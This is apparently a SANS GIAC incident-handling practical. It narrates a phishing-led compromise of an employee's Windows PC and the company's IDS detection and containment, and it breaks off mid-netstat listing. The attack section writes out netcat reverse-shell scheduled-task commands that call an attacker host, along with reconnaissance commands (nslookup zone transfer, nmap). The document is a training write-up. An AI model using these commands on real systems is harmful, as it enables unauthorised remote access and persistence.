You might also have a look on my homepage where I made a few very useful scripts available. Some of them deal with frameset issues as well. You find it at: http://www.freewebspace.com/scriptcorner

Hope that helps
Best regards
Tony

Of course Fred uses a freemail account with a fake name to send the mail from. Now all he can do is wait and hope that Phil follows that link in the mail.

© SANS Institute 2003 As part of GIAC practical repository Author retains full rights


Gaining access

At about 10:00 AM Phil Decker opens an email he just received from someone called Tony Talbot. It is a response to a JavaScript question he posted two weeks ago in a usenet newsgroup. The solution Tony suggests is quite similar to the one he implemented a few days after the post by himself. Nevertheless he decides to have a quick look at Tony's homepage to see if there is something useful on it. He clicks on the link in the mail. The website www.freewebspace.com/scriptcorner/index.html opens in his Internet Explorer browser. There are some windows popping up and it seems some are also closing again but three advertisement popup windows remain. This behaviour is not really unusual for websites hosted on free webspace. Furthermore a Window is opened containing the Windows Help for Internet Explorer. Phil hasn't seen this so far but merely thinks it another nuisance and closes the window together with the other three popup windows. He then starts having a look at the rather primitive homepage of Tony. Nevertheless, a few of the scripts look quite nice and Phil decides to bookmark the page. Maybe it might become handy some time. He then continues with his regular work.

In the meantime however something else has happened rather unnoticed by Phil. When Fred's prepared homepage showed up in Phil's browser, the exploit code was executed on Phil's machine with the following implications:

- a file called ntuser.log containing several ftp commands was created in Phil's home directory.
- an ftp connection was made to a host called user123.dialup.com and a file called ntkrnlc.exe was automatically downloaded from that host.
- the file ntkrnlc.exe which is actually a renamed netcat was executed which opened a connection on port 80 to the same host as above. Furthermore netcat executed the command *cmd* on Phil's PC and pipes the result through the existing connection.
- The result of netcats *cmd* execution shows up on Fred's PC in the netcat listener window as a remote command prompt of Phil's machine.
- Fred now has command line access to Phil's.

The following figure is a visualization of the above events:


Connect web server
www.freewebspace.com
Phil's PC
Delivers web page containing exploit
Exploit is executed:
ntuser.log written
(containing ftp commands)
Anonymous ftp connect
Fred's PC
Phil's PC
Download of ntkrnl.exe (disguised netcat)
Netcat is started
Netcat connection on port 80 shoveling a shell out
Phil's PC
Fred's PC
Fred uses netcat connection as backchannel

Keeping access

When Fred has a look at his netcat listener window again a couple of minutes later he sees the following:

```
C:\My Data\tools\>nc –l –p 80

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator>
```

He couldn't believe his luck. This went like a charm! Fred starts to look around a bit, types in a few commands and explores the environment. But soon, he decides to ensure continuing access to the system first. He deletes ntuser.log and moves ntkrnlnc.exe to c:\winnt\system32 to hide it among the numerous other windows system binaries. Then he sets up two windows scheduler tasks:

```
C:\>at 9:30AM /EVERY:Mo,Tu,We,Th,Fr,Sa,Su \
C:\winnt\system32>ntkrnlnc.exe user123.dialup.com -d -e cmd
Added a new job with job ID = 1
C:\>at 8:30PM /EVERY:Mo,Tu,We,Th,Fr,Sa,Su \
C:\winnt\system32>ntkrnlnc.exe user123.dialup.com -d -e cmd
Added a new job with job ID = 2
```

With those two commands he makes sure that Phil's machine will try connecting to user123.dialup.com every day at 9:30 AM and 8:30 PM. As Fred doesn't know whether Phil turns off his computer after work he had to schedule one connection task during working hours, even though he assumes the possibility of detection being higher at that time. A drawback of this is the destination user123.dialup.com. This means he must not disconnect his current internet connection as otherwise he would probably be assigned a new IP address after the next dialup and the connection requests from Phil's machine would fail. He thought about using a dynamic DNS service but decided against it after reading in the privacy and security policies of different dynDNS service providers about their full cooperation with law enforcement in case of misuse of their service.

Continuing the attack

Now having continuous access settled Fred examines his victims PC a bit closer. A net use shows him what Microsoft Network Connections (NetBios) are currently established to which hosts:

```
F:\>net use
New connections will not be saved.

Status   Local   Remote                              Network
---------------------------------------------------------------------
OK       g:      \\samba-fs1\public                  Microsoft Network
OK       h:      \\samba-fs1\data3\users\phdecker    Microsoft Network
OK       y:      \\samba-fs1\webdev\uax1             Microsoft Network
The command was executed successfully.
```

So Phil is connected to a file server and has three network shares mounted. One seems to be a public drive and then there is something like Phil's home directory or private directory on the central server and mapping y: seems to have something to do with web development. This already sounds promising to Fred. He starts browsing drive h: but only finds a few small files and documents which bear no interesting names. He moves on the drive y: and discovers a few subfolders. One contains a large collection of web development tools and applications. Another one has documentation, howtos and code examples. Then there is one folder labelled planning. When looking through this folder he discovers lots of MS Word and Excel documents bearing interesting names that could point to products and projects. But apparently there is no source code. He definitely plans to have a closer look on those documents later on but decides to go on first as uploading the docs to his home machine now would definitely take some time and he was rather excited to go on.

Fred assumes that within a software development company there should be a CVS server (concurrent versioning system) somewhere around where the source code of the different projects is stored. And this is what Fred wants to find. Now, most servers do bear expressive names. So DNS lookups are always a helper here:

```
C:\WINNT\system32>nslookup
nslookup
Standard server:  ns.intranet.it-corp.com
Address:  192.168.1.5
```

By just typing nslookup he finds out the standard name server for DNS queries. The intranet domain of IT-Corp seems to be, quite obvious, intranet.it-corp.com. Fred types in the name of the fileserver Phil is connected to and appends the domain:

```
>samba-fs1.intranet.it-corp.com
Server:  ns.intranet.it-corp.com
Address:  192.168.1.5

Name:  samba-fs1.intranet.it-corp.com
Address:  192.168.1.8
```

The result shows that the server resides in the same subnet as the name server. A few more queries for common names like www or ftp resolve more servers nearby. Then he remembers the zone transfer action. Sending a zone transfer request for a domain to an authoritative name server will return all hostnames with their assigned IP addresses in that domain. TCP is used for this request in contrast to UDP which is used for regular DNS queries. A quick look at the online help of nslookup reveals the *ls* command and the *–a* option for zone transfers:

```
>ls -a it-corp.com
*** Domain intranet.it-corp.com can not be executed: query refused
[[192.168.1.5]]
```

Uups. So zone transfers are prohibited. Well, never mind. Fred believes anyway that there could be a server subnet which probably contains a few interesting machines. He decided that he does need some more tools on the machine. He reckons that a port scanner, and a sniffer might be something to begin with. Of course he needs something that can be run from the command line straight away and doesn't need any installation. So after some googling[I] he quickly finds two tools that might suit his needs:

- Nmap[17] - the superb port scanner. Fred already knew this one but wasn't aware of a windows version of it so far. And with Administrator privileges no additional packed capturing driver is needed!
- NGsniff[18] – a nice little command line sniffer developed by NGSec and also not requiring additional installation of any drivers or capturing engines.

[I] http://www.google.com

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Fred puts those programs onto his ftp server and then downloads them via ftp to Phil's machine and puts them also into c:\winnt\system32.
To find out the netmask of the server network to avoid scanning too few or too many addresses he first uses nmap to scan a few common broadcast addresses. To see if an address is a broadcast address one port is enough so he randomly picks port 21.

```
C:\WINNT\system32>nmap -sS 192.168.10.255 -p 21

nmap -sS 192.168.10.255 -p 21

Starting nmap 3.10 ( www.insecure.org/nmap ) at 2003-02-04 10:30

Host 192.168.10.255 seems to be a subnet broadcast address (returned 1
extra pings). Skipping host.
```

Success on first trial. The segment is most likely a Class C network. Based on this info Fred fires up nmap to scan what he believes to be the server network. He uses a stealthy syn scan (-sS), decides not to flood the network and uses polite timing (-T Polite, wait at least 0.4 seconds between scans) and only scans for a limited number of interesting ports.

```
C:\WINNT\system32>nmap -sS 192.168.1.0/24 -T Polite -p
21,22,23,25,53,80,111,135,139,443,445,1080,8080,2401
```

The chosen ports map to the well known services:
21-ftp, 22-ssh, 23-telnet, 25-smtp, 53-dns, 80-http, 111-sunRPC, 135-MSRPC, 139-netbios, 443-https, 445-MScifs, 1080-socks, 8080-web proxy, 2401 CVS.
A few minutes later he is presented with a nice little result list. One result catches his eye:

```
Interesting ports on cvs.intranet.it-corp.com (192.168.10.15):
(The 11 ports scanned but not shown below are in state: closed)

Port       State       Service
21/tcp     open        ftp
22/tcp     open        ssh
2401/tcp   open        cvs
```

He found the CVS server. Fred decides to have a closer look at this one. He starts typing a new command when suddenly the connection to Phil's machine is gone …

© SANS Institute 2003 As part of GIAC practical repository Author retains full rights

The Incident Handling Process

The incident handling process involves six different phases – preparation, identification, containment, eradication, recovery and lessons learned. Each step is important in the course of an incident and together they encompass the actions necessary to meet a possible incident with the best possible preparation, identify quickly what happened and then remedy whatever happened with the least possible damage to the company's business.

Preparation

Preparation describes the first phase of the incident handling process and it should be completed before the first incident happens. In this stage the company readies itself for the attack and ensures that precautions have been taken to minimize the risk of an incident happening in the first place. This includes physical security of the building, a server room that meets higher security standards than the rest of the building, security policies backed up by management, warning banners on all systems, backup strategy, disaster recovery plan and of course trained IT staff that follows good system administration practices and is able to professionally respond to incidents according to formalised incident response procedures.
As learned before, security has not been a big issue at IT-Corp until recently. So appropriate preparations are still some way from being complete but at least some good approaches and steps have been taken over the last few months. Regarding the points mentioned above the following describes the current status at IT-Corp.

Physical Security

Physical security requirements are rather low at IT-Corp. Nevertheless they have a chip card based authentication system in place which grants access to different parts of the building and is also used for work time registration of the employees. During normal business hours the reception desk is staffed with two people doing administrative office work and also receiving customers and visitors.

Server room security

Server room security has been good since IT-Corp went into business. There are two specifically designed rooms in the IT-Corp building housing servers and the active network components. Usual server room facilities like lockable server racks, air conditioning, uninterruptible power supplies and fire control systems are in place. One room holds the web hosting servers the other one is home to the internal servers and the company's own DMZ servers. Access is enforced by permissions saved on the users chip card and only granted to the system and LAN administration staff and a few other well selected people.

Security Policies

Formalised security policies are still a problem. So far, there is an anti-virus policy in place and the general approach regarding firewall access rules has been formalised quite some time ago. But apart from this, no overall security policy is in place. There are a few points in the employment contract regarding company business secrets and the use of the supplied internet access for personal purposes but nothing that precisely stipulates the dos and don'ts within the company.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

System warning banners

There where no special warning banners in place when Steve joined IT-Corp. In the course of analyzing the servers and their services for IDS rule set tuning he also installed appropriate login warning banners on all server systems:

```
Authorized IT-Corp users only!
All activity will be logged and may be reported.
```

Backup strategy

As backing up important data is critical for any IT company a backup plan has been in place since the first day of business. Today IT-Corp has two servers for network based backup in place. One is backing up the web hosting environment, the other one is responsible for archiving the company's own critical data of the intranet and DMZ servers. Nightly incremental backups are the foundation of the strategy. Every seven days a cumulative incremental backup of the last 6 days is made and full backups are performed on every 1st of a month. The backup tapes are stored in a safe within an extra compartment of the server room where only Steve, Paul and the CEO have access to.
Desktop PCs are not backed up. Users are advised to save critical data on the central file server. The desktop system itself can be rebuilt from image in a very short time.

Anti-virus strategy

IT-Corp has, as most companies do today, an anti-virus strategy in place. The Anti-Virus policy, which is part of the company's build and configuration policy for user desktop systems, states that every user PC must have an anti-virus scanner installed. The scanner has its own scheduler and pulls the newest virus signature updates once a week from a central location. Moreover, on the Exchange mail server there is an anti-virus scanner active, cleaning incoming and outgoing emails of known virus infections.

Disaster recovery

IT-Corp is too small and budgets are too tight as to have a full grown disaster recovery plan with alternative office space and network infrastructure in place and so preparations for a worst case scenario involving loss of critical data, equipment or personnel is somewhat limited.
Network connectivity is not redundant so far, but negotiations with a second provider about a small backup line are currently ongoing. There are a few spare machines locked away in the basement which can rapidly be deployed and brought up to production state with installation of the latest backups in case critical servers suffer some kind of malfunction or complete failure. The risk of complete business disruption due to natural disasters or for example an uncontrollable fire in the server room is covered by insurance but there would be no quick recovery from this.

System administration practises

It is an unwritten practise at IT-Corp that the members of the "Networks, Systems and Security" team should have a look on new vulnerabilities and apply necessary patches in due time. A few months ago Steve had done a vulnerability scan on their servers using the Open Source vulnerability scanner Nessus[I] and most of the vulnerabilities on the servers had been fixed. There are a few machines in the test lab where patches and updates can be tested before applying them to the production machines. This works very well now for the servers located in the DMZ and the services reachable over the network are all up-to-date. The attitude towards the intranet system is a bit more relaxed. Patches are applied from time to time but updating does not have top priority once a new vulnerability becomes known. And then there are those two or three systems that are quite old already and no one bothered in the past to apply patches and today it is hard to say what would happen if trying to bring them up-to-date. It is on Steve's list to rebuild those systems from scratch he hasn't found the time yet to do so. In the meantime, he is monitoring the systems with the IDS.

Desktop workstations are seldom updated. The central installation image is adapted from time to time to include newest service packs or patches but the deployed systems themselves are not subject to regular updating. A few of the users having administrative privileges are patching their systems on their own but there is also no policy telling them to do so.

Incident handling plan

Formalised incident handling procedures are also still very limited. At IT-Corp something to be described as an incident so far basically involves loss of connectivity, hardware or software failure or a virus contamination. To meet such happenings Steve and Paul are taking weekly on-call turns.

However, as Steve has the intrusion detection infrastructure up and running now he just started to develop more precise incident handling procedures. There had been a meeting with management on this topic and Steve could successfully lay out that now with IDS in place there need to be procedures to handle whatever incident might arise from their increased possibilities and abilities to monitor network security. Although his wish for further personnel resources or him being trained specifically for incident handling was not met, management seemed to at least agree with him on the need of a formalised incident handling plan even though not everybody of the management was willing to see a real benefit of the IDS so far. Steve was therefore left with the permission to start working on procedures himself and see what he can get up with.

As Steve is a "Techie" rather than somebody being trained or enjoying write ups of dry policies and procedures, he started formalising the rather technical parts first. The following is what has been accomplished so far:

General path of progress

There are two different approaches to incident handling:

- Contain, clean and protect
  This involves eradication of the incident with the least possible damage as fast as possible and ensure that it cannot happen again. Identification and lawful prosecution of attackers in case of an incident based on malicious intention are optional goals and are not be achieved by all means
- Monitor and gather information
  This approach targets at the identification and prosecution of attackers. It is much more difficult and also more dangerous than the first approach as it

[I] http://www.nessus.org

involves actions to trace and record what attackers are doing without them noticing and at the same time ensuring that nothing devastating suddenly happens to the own systems or infrastructure.

IT-Corp decided to go with the first approach as personnel resources and incident handling experience was too limited to confidently pursue the latter one.

Reporting of an incident

- Email – a special email account – incident@it-corp.com – has been set up. It has been communicated that mails to this address should only be sent if there is a strong belief that something is really wrong. There are also a few IDS-rules that trigger a mail being sent to this address. Those rules monitor for known weaknesses or vulnerabilities that could not be fixed so far.
  Every message going to this mailbox will result in a page sent to the current on-call person.
- SMS – an SMS (short message system) gateway has been set up to trigger a mail being sent to incident@it-corp.com when receiving an SMS.
- A website has been set up on the internal web server to inform employees of the progress when handling an incident and as an archive of information for closed incidents

It was agreed that during normal business hours of course the phone could also be used to notify of an incident but confirmed incidents should always include a mail being sent to incident@it-corp.com for documentation purposes.

Incident handling team

To start with, the incident handling team should comprise the members of the “Networks, Systems and Security”-Department (NSS), namely being Steve who should also act as a team lead and coordinator, Paul, Tom and Sally. Further persons with different fields of expertise (legal, human resources or public relations) where identified and could be involved as needed.
An informal call tree was established to inform members of the incident handling team, management and key employees of other departments in case of an emergency.

Incident handling forms

To ensure a certain standard of formality Steve has downloaded the incident handling forms provided on the S.C.O.R.E. (Security Consensus Operational Readiness Evaluation) website [19]:

Contact list:	http://www.sans.org/incidentforms/IH_Contacts.pdf
Identification:	http://www.sans.org/incidentforms/IH_Identification.pdf
Survey:	http://www.sans.org/incidentforms/IH_Survey.pdf
Containment:	http://www.sans.org/incidentforms/IH_Containment.pdf
Eradication:	http://www.sans.org/incidentforms/IH_Eradication.pdf
Communication Log:	http://www.sans.org/incidentforms/IH_Eradication.pdf

He has presented them in their internal team meeting and to management and it was agreed to use them in case of an incident.

© SANS Institute 2003 As part of GIAC practical repository Author retains full rights

SCORE is a cooperative effort between SANS/GIAC[I] and the Center for Internet Security(CIS)[II].

Incident Handling Jump Bag
Although not really having experience in hands-on incident handling, the assembly of an incident handling jump bag was one of the most exciting parts because after having put together all the different tools this gave Steve some feeling of being prepared for whatever might come along. The jump kit contains the following:

- A stable cardboard reading “Remain calm“ on both sides ☺
- A bound notebook
- A disposable camera
- A digital camera
- The call list
- The SCORE incident handling forms
- An 8-port hub
- Cables (Ethernet and Serial)
- A bootable CD with the latest version of f.i.r.e (Forensic and Incident Response Environment) [20]
- Forensically clean backup media (tapes, floppies and hard disks)
- A USB tape drive to back up systems
- Disk imaging software (i.e. Ghost)
- A diktaphone
- Sealable plastic bags and a permanent marker
- A somewhat dated dual boot laptop with RedHat Linux 8.0 and Windows 2000 Professional

A very interesting component of the kit is the f.i.r.e. CD. The fire homepage states:

> *”FIRE is a portable bootable cdrom based distribution with the goal of providing an immediate environment to perform forensic analysis, incident response, data recovery, virus scanning and vulnerability assessment. Also provides necessary tools for live forensics/analysis on win32, sparc solaris and x86 linux hosts just by mounting the cdrom and using trusted static binaries available in /statbins.“[20]*

Fire is indeed a remarkable piece of software, containing dozens of well known (and also less well known), powerful IT security tools.
Steve came across this neat little thing when gathering tools useful for incident handling. He found out that it contained all the tools he was thinking of and lots and lots of additional stuff he didn’t even know to exist. With fire one really has a magnificent collection of tools all on one CD and ready to go. One thing he particular likes is the availability of quite a few Windows versions of popular Unix command line tools like find, grep, sort, diff and so on. This will allow him, as an experienced Unix geek, to also work efficiently with the Windows command line.
A minor drawback of fire is that it involves quite some exploration, playing around and getting familiar with the provided tools as documentation is scarce and mainly relies on the readme files delivered with the different tools.

[I] http://www.sans.org
[II] http://www.cisecurity.org/


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Identification

In this phase of the incident handling process it has to be determined if an incident has actually occurred. Usually somebody within the company is tipped off by something unusual happening. Given the fact that this is somebody able to judge this event in regard of severity it might turn out on further investigation that something bad is indeed happening. Then this unusual event is promoted to incident status and as such setting off the remaining steps of the incident handling process.

Day 1, 10:27 AM

Steve was just browsing the newest postings to Bugtraq when he suddenly saw a DNS zone transfer alert popping up in his ACID monitoring console.




■	ID	< Signature >	< Timestamp >	< Source Address >	< Dest. Address >	< Layer 4 Proto >
□	#0-(1-20)	[arachNIDS][cve][icat][snort] DNS zone transfer TCP	2003-02-04 10:27:04	192.168.10.139:3028	192.168.1.5:53	TCP

This corresponds to the following alert:

```
[**] [1:255:8] DNS zone transfer TCP [**]
[Classification: Attempted Information Leak] [Priority: 2]
02/04-10:27:04.897512 192.168.10.139:1066 -> 192.168.1.5:53
TCP TTL:128 TOS:0x0 ID:214 IpLen:20 DgmLen:66 DF
***AP*** Seq: 0x96A3775F  Ack: 0xF8E75E67  Win: 0xFAF0  TcpLen: 20
[Xref => http://www.whitehats.com/info/IDS212][Xref =>
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-1999-0532]
```

Steve knows that their internal DNS (192.168.1.5) is configured to deny zone transfers and he wonders why anybody should try this. But so far Steve is not really concerned and returns to the Bugtraq news. But when a few minutes later a few more alerts show up on his console, this time indicating a port scan against the internal server subnet with the same source IP address as the zone transfer, he starts getting curious.



	< Signature >	< Classification >	< Total # >	Sensor #	< Src. Addr. >	< Dest. Addr. >	< First >	< Last >
□	[arachNIDS][snort] ICMP PING NMAP	attempted-recon	6 (46%)	1	1	3	2003-02-04 10:30:47	2003-02-04 10:30:57
□	url[snort] SCAN SOCKS Proxy attempt	attempted-recon	4 (31%)	1	1	2	2003-02-04 10:31:01	2003-02-04 10:31:01
□	[snort] spp_portscan detected from 192.168.10.139 (THRESHOLD 10 connections exceeded in 0 seconds)	*unclassified*	1 (8%)	1	0	0	2003-02-04 10:31:01	2003-02-04 10:31:01
□	[snort] spp_portscan from 192.168.10.139: 120 connections across 10 hosts: TCP(120) UDP(0)	*unclassified*	1 (8%)	1	0	0	2003-02-04 10:31:24	2003-02-04 10:31:24
□	[snort] spp_portscan: End of portscan from 192.168.10.139: TOTAL time(0s) hosts(10) TCP(120) UDP(0)	*unclassified*	1 (8%)	1	0	0	2003-02-04 10:31:52	2003-02-04 10:31:52

He digs deeper into the events and learns, that the scan was directed against the subnet hosting the internal servers.


Extract from the port scan log:

```
Feb  4 10:31:01 192.168.10.139:57707 -> 192.168.10.5:2401 SYN ******S*
Feb  4 10:31:01 192.168.10.139:57707 -> 192.168.10.5:25 SYN ******S*
Feb  4 10:31:01 192.168.10.139:57707 -> 192.168.10.5:21 SYN ******S*
Feb  4 10:31:01 192.168.10.139:57707 -> 192.168.10.5:443 SYN ******S*
Feb  4 10:31:01 192.168.10.139:57707 -> 192.168.10.5:80 SYN ******S*
Feb  4 10:31:01 192.168.10.139:57707 -> 192.168.10.5:135 SYN ******S*
Feb  4 10:31:01 192.168.10.139:57707 -> 192.168.10.5:53 SYN ******S*
Feb  4 10:31:01 192.168.10.139:57707 -> 192.168.10.5:1080 SYN ******S*
Feb  4 10:31:01 192.168.10.139:57707 -> 192.168.10.5:22 SYN ******S*
Feb  4 10:31:01 192.168.10.139:57707 -> 192.168.10.5:23 SYN ******S*
Feb  4 10:31:01 192.168.10.139:57707 -> 192.168.10.5:139 SYN ******S*
```

© SANS Institute 2003 As part of GIAC practical repository Author retains full rights

```
Feb  4 10:31:01 192.168.10.139:57707 -> 192.168.10.5:445 SYN ******S*
Feb  4 10:31:01 192.168.10.139:57707 -> 192.168.10.8:2401 SYN ******S*
Feb  4 10:31:01 192.168.10.139:57707 -> 192.168.10.8:25 SYN ******S*
Feb  4 10:31:01 192.168.10.139:57707 -> 192.168.10.8:21 SYN ******S*
Feb  4 10:31:01 192.168.10.139:57707 -> 192.168.10.8:443 SYN ******S*
Feb  4 10:31:01 192.168.10.139:57707 -> 192.168.10.8:80 SYN ******S*
Feb  4 10:31:01 192.168.10.139:57707 -> 192.168.10.8:135 SYN ******S*
Feb  4 10:31:01 192.168.10.139:57707 -> 192.168.10.8:53 SYN ******S*
Feb  4 10:31:01 192.168.10.139:57707 -> 192.168.10.8:1080 SYN ******S*
```

He opens the Excel-Sheet with the assigned IP addresses, finds out that the IP address from where the events originated is assigned to Phil Decker. Steve does not know Phil so far but decides to call him anyway.
The answers from Phil to Steve's questions do raise his tension:
"Did you try to do a zone transfer from the internal DNS 5 minutes ago?" -> "A what?"
"And you are not currently port scanning the server network" -> "Port scanning?"
Steve is getting nervous now and quickly opens up the *Smart View Tracker* Window of the CheckPoint firewall. He opens the *active log* and applies a filter to show connections only involving Phil's IP address:



	Time	Product	Interface	Type	Action	Source	Destination	Service
1	10:35:11	VPN-1 & FireWall-1	hme0	Log	Accept	192.168.10.139	123.123.123.123	http

An outgoing connection on port 80 to IP address 123.123.123.123 - to reconfirm what he is seeing he asks Phil if he currently has a browser open. When Phil denies this Steve's hands are starting to get wet. He knows the company is facing an incident.

Containment

The main goal in the containment phase is to prevent the incident from getting worse. As IT-Corp is pursuing the "Contain, clean and protect" approach, the incident handling team has to make sure that the attacker is locked out as quickly as possible before he can do any more damage. Of course, any effort should be made to gather as much information as possible before. At the same time high vigilance is important to ensure that the attacker is not coming back another way.

Day 1, 10:39 AM

Steve's mind was racing. How could this be? How did somebody overcome the firewall to get to the internal network? While still holding the phone receiver with Phil on the line he was already feverishly thinking what to do next. He could hear Phil asking about what was wrong and was just about to tell him to turn off his computer immediately, but then he remembers the first commandment of incident handling: "Remain calm!"
One of the bigger mistakes an incident handler can make is to rush off flutteringly to the scene of an incident or perform actions without proper thinking of the consequences.
Steve takes a deep breath, calms himself, puts the phone back to his ear and tells Phil to stay on the line for a second and to move away from the computer and not to

touch the keyboard any more. Then he revises the information he has and what to do next:

- An outside attacker probably gained access to the internal network and is currently exploring it with network scans.
- IT-Corp's incident handling strategy is "contain, clean and protect", which means that the attacker's access has to be cut as soon as possible to detain him from inflicting further damage or getting hold of any confidential information. Nevertheless it is important to contain potentially valuable information.
- Management has to be informed of the incident
- The network has to be monitored closely for any other anomalies
- The scene of the incident must be "secured" and any evidence must be collected for subsequent analysis.

Having those points memorized Steve steps into action. The first step to hopefully stop the attack is to cut network connectivity of Phil's machine. Steve knows that in doing so he will probably loose some valuable information about the attacker but he decides that the danger of the incident getting worse with every minute the attacker remains connected to the internal network is far greater. While he gets back to Phil on the phone he just quickly scribbles down the remote IP address of the outbound connection in the firewall's active log. He then starts talking to Phil again, trying to put some authority into his speech but still trying to project kindness and empathy. After having asked Phil where he was located and having realized that it was just two floors beneath he reminds Phil again to stay away from the keyboard. Somebody will be with him shortly.

Day 1, 10:45 AM

Steve hangs up the phone and addresses Paul and Sally who where already giving him curious looks. He tells them that they where facing a real incident involving a network break-in and a compromised Windows 2000 workstation and quickly recounts what has happened so far. He then hands over the note with the attackers IP address to Paul and asks him to do some research on that address. Furthermore he should monitor the firewall log for any connections from or to this address or addresses from the range it belongs to and he should occasionally have a look at the ACID console. In case anything else happens Paul should call Steve on his Cell phone immediately. Then he requests Sally to round up the jump bags and accompany him to the scene of the incident as the system compromised was a running Windows. Although Steve had a solid knowledge of Windows he was still more of a Unix guy and thought Sally's knowledge to be superior to his own in quite a few parts of the operating systems forged by mighty Microsoft.
The team had previously put together the jump kit as described in the preparation section. As they where only 4 people and had limited resources, there was only one complete jump kit. Each team member then had a stripped down individual kit which contained the following items:

- A stable cardboard reading "Remain calm" on both sides ☺
- A bound notebook
- A disposable camera
- The call list
- The SCORE incident handling forms

© SANS Institute 2003 As part of GIAC practical repository Author retains full rights

- A bootable CD with the latest version of f.i.r.e
- Forensically clean backup media (floppies)
- A USB tape drive to back up systems
- A diktaphone
- Sealable plastic bags and a permanent marker

This kit gives its owner the possibility to “take good notes” as Steven Northcutt of the SANS institute would say and do some serious analysis on the system(s) affected by the incident with the help of the fire CD. Due to limited staff and resources it was agreed that with a lot of minor incidents it would be a waste of time and effort to do one or more bitwise copies of affected systems and use those for analysis. If one does just need a few tools to do some analysis on the affected system itself, be it Windows, Linux or Solaris, fire is your friend.
The kit was stored within a locked cabinet in the team’s office. The office should also act as an “Incident Command Center” during an incident as spare rooms where scarce. A small meeting area with a whiteboard would be the location for the members of the team to gather and coordinate activities supporting the efforts to contain, eradicate and recover from an incident.
While Sally gets the bags Steve calls their supervisor and describes the situation in quick words. He points out that the extent of the incident is not quite clear yet but that he is about to move out for containment and that they will schedule a meeting as soon as they have an understanding of the problem’s dimension.

Day 1, 10:55 AM
When leaving their office Sally was pretty much rushing towards the stairs and Steve reminded her to remain calm. Nobody would be helped if she toppled down the stairs now. Sally agrees smilingly and the two of them march on firmly but without rushing. It only takes them a bit more than a minute to get to the open-plan office two stories below and to find Phil’s cubicle.
Steve introduces Sally and himself and quickly explains Phil the situation and that they are going to disconnect his PC from the network shortly. Phil is a bit confused but does not contradict. Steve did plan to disconnect the PC as soon as the got there but on the way down he decided to give himself two more minutes to run a few commands of his fire CD to collect some basic but important information.. After telling Sally and getting her agreement he asks her to accompany Phil to his supervisor in the meantime and inform him of the incident. Then he steps up to the computer and very quickly performs a few actions:

He pops in his fire CD and starts the forensic command shell. This is basically a statically linked command shell started from the CD. He then has access to the numerous statically linked tools on the CD which he can trust not to be compromised or altered. He quickly changes to the directory \win32\2k and starts the two batch files ir.bat and ir2.bat:

```
10:59:47,19 D:\> ir > h:\ir.txt
11:00:02,49 D:\> ir2 > h:\ir2.txt
```

ir.bat executes commands that gather important information about the system, running processes, network connections and so on, ir2.bat queries the registry for a few important settings. Listings of both files are provided in Appendix B.

© SANS Institute 2003 As part of GIAC practical repository Author retains full rights

Steve is pretty sure that the attacker is still connected to Phil’s PC. And he wants to know how this was accomplished. Therefore he manually runs *netstat –an* from the fire CD to show open network connections:

```
11:00:22,15 D:\> netstat -an
netstat -an

Active connections

  Proto  Lokale Adresse         Remoteadresse          Status
